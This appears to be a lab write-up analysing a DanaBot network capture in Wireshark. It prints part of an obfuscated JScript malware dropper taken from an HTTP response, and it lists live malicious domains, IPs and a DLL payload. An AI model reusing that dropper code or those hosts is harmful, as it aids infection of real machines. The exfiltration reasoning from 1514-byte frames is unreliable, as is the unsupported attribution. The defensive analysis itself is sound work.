Catalog

1. Introduction

Deep packet analysis is a technique used by security proffesionsals to examine packets as they move across computer networks. It delves deeper into payloads and actual content of of the packets such as IoC or malicious files. Since deep packet inspection goes a step ahead to analyze data packet's body, thr content inspection looks for unusual patterns and anomalies which in most cases helps in realltime decision making.

2. Executive Summary

This lab documents packet analysis from a pcap file using wirehsark. The traffic and packets are analyssed to look for malicious files, the attackers ip address and indicators of compromise. The lab also provides insights on how to look for patterns in traffic and link them with known C2 IP addresses.additionally it coves ways of identifying unusual protocolsand methods used to exiltrate data.

3. Lab Objectives

- Identifying malicious files used by attackers
- Generating hashes to the malicious files
- Identifying unusual IPs
- Investigating C2 communications between attackers
- Detecting encryption and obfuscation in network traffic
- Identifying advanced exploits
- Investigating payloads and traffic data that links to the type ofstolen data.
- Detecting IoCs.
- Identifying security posture practices to prevent such kinds of attacks.


4. Tools and Resources Used

Wireshark: For deep packet inspection and traffic analysis
VirusTotal: For file hash verification and identifying malicious files.
HashMyFile: For generating hashes.
Threat intelligence platforms: For analyzing known malicious IPs domain and hashes.
Network traffic analysis tools: For identifying suspicious patterns in traffic.

5. Methodology

5.0. Initial Access and Exploitation

To find the malicious file, I searched for http traffic and tried to find ana attachment in the http response.



```
GET /login.php HTTP/1.1
Host: portfolio.serveirc.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/
121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9


HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 14 Feb 2024 16:25:54 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
Content-disposition: attachment;filename=allegato_708.js

15b6
function _0x23c2(){var _0xac67d2=['a8k3odVdVaBcHh/dUmoMWRBdK8kS','W6XeW43cPJWvWQ/cGhykW5FcQ3O','WOa1eupdOSkXWROVjCoMbLldTNq','WQ
Wlk2mA','j8ocW6xcJ0hdNCoJW4RcPsRdVmo6kW','pmk+dmk5W6qEW67dOMi','ECo8WPZdNmojb37dQSoLe8kIja','tmopD8k7W7a1W4VdSLeMuCoNWP1VW5pcVge
hWPzkB3hdKKSpnatdICkRoIxdT1O/W6Tzru3dMmoBmCkfW6xcNmkdW6ZdJ8oWCSklWQ/dVG','AcXXvd0E','W5hcUaxcQZFdG8khp13dMezGeG','gSkFWPRdN8kLrC
kMdq','kSoWqSkCqmobWRhcGtCsjYm','WPKzWQCXWOhdTmo/','W6uSb8o4z8oHxbVcRfNdICou','W5JcIImOW57cRCoOhJO','jKJcOIerWOhcMaXtd01a','W69b
W4pcOtWAWQNcRLm+W6tcQ2e','WQvGi8kdW59hjSkCsx3cRCkR','vCozW4/cRCkEWQRdS8onFsTaWPRcJCoru8o6','W7TtCJvFwHeFW53dSrjc','BXinydldQ8oeW
QpdK15tW7pcVq','wCo0rmkA','WQVdH1zWwcldI8kmnNpdSCoUWO0','p2OrWOqWWRS','W7iWWQu2','g3K9WPC','WPS6amoPESo7','n2rUfXKj','lSkTamkgb8
o2W7tcH8ktqSkAWOSIWQXnW6u','W6fVuXRcPSo3W4Wio8o4exJdSa','W6XdW4FcOtGAWQ7cRuCyW6RcMxC','W6qOaSoTxmoGArFcGLm','ASkXW5aoWQS','qmoEB
mkYW7LbWQldOLuGuSo/WOrX','W6VcUv0vELW+WQ8yfCkbW4S','BSkGW4StWR7cRg1RzCo+WPjfeSoNW4LfF8k7mwrDiJVdTf7cQW','eSofqmkq','W6hcGmkYmLHe
WRJdNfuiW4jrqCkVzmkHhmknWPz/W6pcNJ/dRSoSW4WSpNn2WPiGW5a','W7HEDdXCuxqpW6hdUqrWW5K','W4pdVrDzWPJcMmkvmZefcNS','W5/dJfJdUMZcT8o2',
'g0qgkvtdTG','AXWozJVdQ8kKWQNdQwPRW5m','ueNcGq','W4neW7ZcHLJdJ8kTBmkqW7HAt28','iSktWPxcO8k5y0WHsce','E8k3WQG+W5e','yCoKCMFcUeRdM
xtdM8kDWRNdR8kzqmoPWQ87W5aAWR1woH7cRCoxW6S','gwbR','fhfLhG'];_0x23c2=function(){return _0xac67d2;};return _0x23c2();}var _0x10ab
20=_0x57c2;(function(_0x562920,_0x324070){var _0x4c8674=_0x57c2,_0x538a6a=_0x562920();while(!![]){try{var _0x385777=parseInt(_0x
4c8674(0x158,'XkeN'))/0x1+parseInt(_0x4c8674(0x12e,'[%Fm'))/0x2+-parseInt(_0x4c8674(0x142,'XkeN'))/0x3+parseInt(_0x4c8674(0x13e,
'O%ju'))/0x4+-parseInt(_0x4c8674(0x14b,'xQOj'))/0x5+parseInt(_0x4c8674(0x133,'A4&G'))/0x6*(parseInt(_0x4c8674(0x150,'dK59'))/0x7
)+-parseInt(_0x4c8674(0x156,'(Q&R'))/0x8*(parseInt(_0x4c8674(0x132,'OlYg'))/0x9);if(_0x385777===_0x324070)break;else _0x538a6a['
push'](_0x538a6a['shift']());}catch(_0x2d274b){_0x538a6a['push'](_0x538a6a['shift']());}}}(_0x23c2,0x54a3a));function _0x414360(
_0x5c5160){var _0x567e59=_0x57c2,_0x119065='',_0x4f008b=_0x567e59(0x135,'A4&G'),_0x5a393f=_0x4f008b[_0x567e59(0x149,'w@FV')];for
(var _0x3d45b7=0x0;_0x3d45b7<_0x5c5160;_0x3d45b7++){_0x119065+=_0x4f008b[_0x567e59(0x157,'*rdb')](Math[_0x567e59(0x131,'sRMv')](
Math[_0x567e59(0x145,'GKs8')]()*_0x5a393f));}return _0x119065+_0x567e59(0x147,'5%8N');}var _0x23d4f8=_0x10ab20(0x153,'%$(b'),_0x
48a85a=_0x414360(0xa),_0x44bdd9=new ActiveXObject(_0x10ab20(0x151,'V6of'))[_0x10ab20(0x14a,'^5PL')](0x2)+'\x5c'+_0x48a85a,_0x5da
57f=WScript[_0x10ab20(0x134,'oGec')](_0x10ab20(0x14f,'A4&G'));function _0x57c2(_0x11e4af,_0x54a6eb){var _0x23c29e=_0x23c2();retu
rn _0x57c2=function(_0x57c28d,_0x19268b){_0x57c28d=_0x57c28d-0x128;var _0x26c549=_0x23c29e[_0x57c28d];if(_0x57c2['VLfCmI']===und
efined){var _0x9ab1c1=function(_0x49a20c){var _0x3b5c63='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var
_0xcdecf3='',_0x16e53d='';for(var _0x39434a=0x0,_0x3cb912,_0x118fbd,_0x4e12df=0x0;_0x118fbd=_0x49a20c['charAt'](_0x4e12df++);~_0
x118fbd&&(_0x3cb912=_0x39434a%0x4?_0x3cb912*0x40+_0x118fbd:_0x118fbd,_0x39434a++%0x4)?_0xcdecf3+=String['fromCharCode'](0xff&_0x
```

Packet 8. 1 client pkt, 4 server pkts, 1 turn. Click to select.


Entire conversation (6268 bytes) Show as ASCII No delta times Stream 0

```
0000  00 0e 0c b9 f8 6d 00 11  93 2a 27 8f 08 00 45 00   ·····m·· ·*'···E·
0010  05 dc 3b 29 00 00 80 06  14 4b 3e ad 8e 94 0a 02   ··;)···· ·K>·····
0020  0e 65 00 50 c2 7a 89 df  93 ac 8b 55 3f 32 50 10   ·e·P·z·· ···U?2P·
0030  fa f0 62 43 00 00 48 54  54 50 2f 31 2e 31 20 32   ··bC··HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 53  65 72 76 65 72 3a 20 6e   00 OK··S erver: n
0050  67 69 6e 78 2f 31 2e 31  34 2e 30 20 28 55 62 75   ginx/1.1 4.0 (Ubu
0060  6e 74 75 29 0d 0a 44 61  74 65 3a 20 57 65 64 2c   ntu)··Da te: Wed,
0070  20 31 34 20 46 65 62 20  32 30 32 34 20 31 36 3a    14 Feb  2024 16:
0080  32 35 3a 35 34 20 47 4d  54 0d 0a 43 6f 6e 74 65   25:54 GM T··Conte
0090  6e 74 2d 54 79 70 65 3a  20 61 70 70 6c 69 63 61   nt-Type:  applica
00a0  74 69 6f 6e 2f 6f 63 74  65 74 2d 73 74 72 65 61   tion/oct et-strea
00b0  6d 0d 0a 54 72 61 6e 73  66 65 72 2d 45 6e 63 6f   m··Trans fer-Enco
00c0  64 69 6e 67 3a 20 63 68  75 6e 6b 65 64 0d 0a 43   ding: ch unked··C
00d0  6f 6e 6e 65 63 74 69 6f  6e 3a 20 6b 65 65 70 2d   onnectio n: keep-
00e0  61 6c 69 76 65 0d 0a 43  6f 6e 74 65 6e 74 2d 64   alive··C ontent-d
00f0  69 73 70 6f 73 69 74 69  6f 6e 3a 20 61 74 74 61   ispositi on: atta
0100  63 68 6d 65 6e 74 3b 66  69 6c 65 6e 61 6d 65 3d   chment;f ilename=
0110  61 6c 6c 65 67 61 74 6f  5f 37 30 38 2e 6a 73 0d   allegato _708.js·
0120  0a 0d 0a 31 35 62 36 0d  0a 66 75 6e 63 74 69 6f   ···15b6· ·functio
0130  6e 20 5f 30 78 32 33 63  32 28 29 7b 76 61 72 20   n _0x23c 2(){var 
0140  5f 30 78 61 63 36 37 64  32 3d 5b 27 61 38 6b 33   _0xac67d 2=['a8k3
```

The file had an unusual name “allegato_708.js” and was as an attachment in content_disposition.

5.1. File Hash Verification

To download the file I had to convert the content as raw and save it in my pc. I used HashMyFiles to gash the file in SAH265 format. Using virustotal the hashed file was flagged 19/62 as malicious.



b27c6f9f9d79fa8e7159562a4c1b64669c858066454f46403739a8e1306c5399

19/62 security vendors flagged this file as malicious

b27c6f9f9d79fa8e7159562a4c1b64669c858066454f46403739a8e1306c5399

allegato_708.js

javascript idle long-sleeps

Size 6.12 KB

Last Analysis Date 4 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label trojan.formbook Threat categories trojan downloader Family labels formbook

Security vendors' analysis Do you want to automate checks?

AliCloud	Trojan:Javascript/FormBook.DM8PHU	ALYac	Trojan.Generic.36835816
Arcabit	Trojan.Generic.D23211E8	Avast	Script:SNH-gen [Trj]
AVG	Script:SNH-gen [Trj]	BitDefender	Trojan.Generic.36835816
CTX	Javascript.trojan.formbook	Emsisoft	Trojan.Generic.36835816 (B)


5.2. Execution and Privilege Escalation

5.2. Additional Payload


Wireshark · Export · HTTP object list
Text Filter:
Content Type: All Content-Types
Save
Save All
Preview
Close
Help


Packet	Hostname	Content Type	Size	Filename
11	portfolio.serveirc.com	application/octet-stream	5558 bytes	login.php
230	ocsp.digicert.com	application/ocsp-response	471 bytes	MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2
9952	soundata.top	application/octet-stream	11 MB	resources.dll
10144	www.msftconnecttest.com	text/plain	22 bytes	connecttest.txt

5.3. File Hash of the Second Malicious File



Filename	MD5	SHA-256
file11	95067a425d9bd00338d1f540f20ba007	b27c6f9f9d79fa8e7159562a4c1b64669c85806
file22	f59946cae07d13054189367f815d1125	24577e96b2df50aacec741838732545e3112649

5.5. Attacker’s IP Address


205-DanaBot.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.    Time         Source            Destination       Protocol Lengtł Info
    6 0.340304     10.2.14.101       62.173.142.148    HTTP      514 GET /login.php HTTP/1.1
   11 0.524731     62.173.142.148    10.2.14.101       HTTP     1482 HTTP/1.1 200 OK
  228 57.117112    10.2.14.101       192.229.221.95    HTTP      294 GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Zt1%2Bz8SiF
  230 57.259270    192.229.221.95    10.2.14.101       OCSP      791 Response
  250 61.833925    10.2.14.101       188.114.97.3      HTTP      320 GET /resources.dll HTTP/1.1
 9952 64.694641    188.114.97.3      10.2.14.101       HTTP     1312 HTTP/1.1 200 OK
10142 170.389075   10.2.14.101       23.10.249.35      HTTP      165 GET /connecttest.txt HTTP/1.1
10144 170.528057   23.10.249.35      10.2.14.101       HTTP      241 HTTP/1.1 200 OK  (text/plain)
```

```
> Frame 6: 514 bytes on wire (4112 bits), 514 bytes captured (41
v Ethernet II, Src: Intel_b9:f8:6d (00:0e:0c:b9:f8:6d), Dst: Cis
  > Destination: Cisco_2a:27:8f (00:11:93:2a:27:8f)
  > Source: Intel_b9:f8:6d (00:0e:0c:b9:f8:6d)
    Type: IPv4 (0x0800)
    [Stream index: 0]
v Internet Protocol Version 4, Src: 10.2.14.101, Dst: 62.173.142
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-EC
    Total Length: 500
    Identification: 0xb14d (45389)
  > 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 128
    Protocol: TCP (6)
    Header Checksum: 0x620e [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.2.14.101
```

```
0000  00 11 93 2a 27 8f 00 0e  0c b9 f8 6d 08 00 45 00   ···*'···
0010  01 f4 b1 4d 40 00 80 06  62 0e 0a 02 0e 65 3e ad   ···M@···
0020  8e 94 c2 7a 00 50 8b 55  3d 66 89 df 93 ac 50 18   ···z·P·U
0030  fa f0 c7 77 00 00 47 45  54 20 2f 6c 6f 67 69 6e   ···w··GE
0040  2e 70 68 70 20 48 54 54  50 2f 31 2e 31 0d 0a 48   .php HTT
0050  6f 73 74 3a 20 70 6f 72  74 66 6f 6c 69 6f 2e 73   ost: por
0060  65 72 76 65 69 72 63 2e  63 6f 6d 0d 0a 43 6f 6e   erveirc.
0070  6e 65 63 74 69 6f 6e 3a  20 6b 65 65 70 2d 61 6c   nection:
0080  69 76 65 0d 0a 55 70 67  72 61 64 65 2d 49 6e 73   ive··Upg
0090  65 63 75 72 65 2d 52 65  71 75 65 73 74 73 3a 20   ecure-Re
00a0  31 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   1··User-
00b0  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 57 69 6e 64   ozilla/5
00c0  6f 77 73 20 4e 54 20 31  30 2e 30 3b 20 57 69 6e   ows NT 1
00d0  36 34 3b 20 78 36 34 29  20 41 70 70 6c 65 57 65   64; x64)
00e0  62 4b 69 74 2f 35 33 37  2e 33 36 20 28 4b 48 54   bKit/537
00f0  4d 4c 2c 20 6c 69 6b 65  20 47 65 63 6b 6f 29 20   ML, like
0100  43 68 72 6f 6d 65 2f 31  32 31 2e 30 2e 30 2e 30   Chrome/1
0110  20 53 61 66 61 72 69 2f  35 33 37 2e 33 36 20 45    Safari/
0120  64 67 2f 31 32 31 2e 30  2e 30 2e 30 0d 0a 41 63   dg/121.0
0130  63 65 70 74 3a 20 74 65  78 74 2f 68 74 6d 6c 2c   cept: te
0140  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 68 74 6d   applicat
0150  6c 2b 78 6d 6c 2c 61 70  70 6c 69 63 61 74 69 6f   l+xml,ap
```

5.6. Command and Control Server IP address


Used two ip addresse which were already flagged by wireshark. The ip addresses were known to eb used by a russian group of hackers.

5.7. Data Exilfitration Technique

The attacker used outbound protocols using the malicious ip addresses to communucate to the c2 server.

5.8. Exfiltration Data Type

There was an unusual packet sizes of 1514 bytes.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


frame.len > 1500

```
No.  Time       Source          Destination   Protocol Length Info
  8 0.524722   62.173.142.148  10.2.14.101   TCP      1514 80 → 49786 [ACK] Seq=1 Ack=461 Win=64240 Len=1460
  9 0.524728   62.173.142.148  10.2.14.101   TCP      1514 80 → 49786 [ACK] Seq=1461 Ack=461 Win=64240 Len=14
 10 0.524730   62.173.142.148  10.2.14.101   TCP      1514 80 → 49786 [ACK] Seq=2921 Ack=461 Win=64240 Len=14
 28 7.818358   142.250.186.110 10.2.14.101   TLSv1.3  1514 Server Hello, Change Cipher Spec
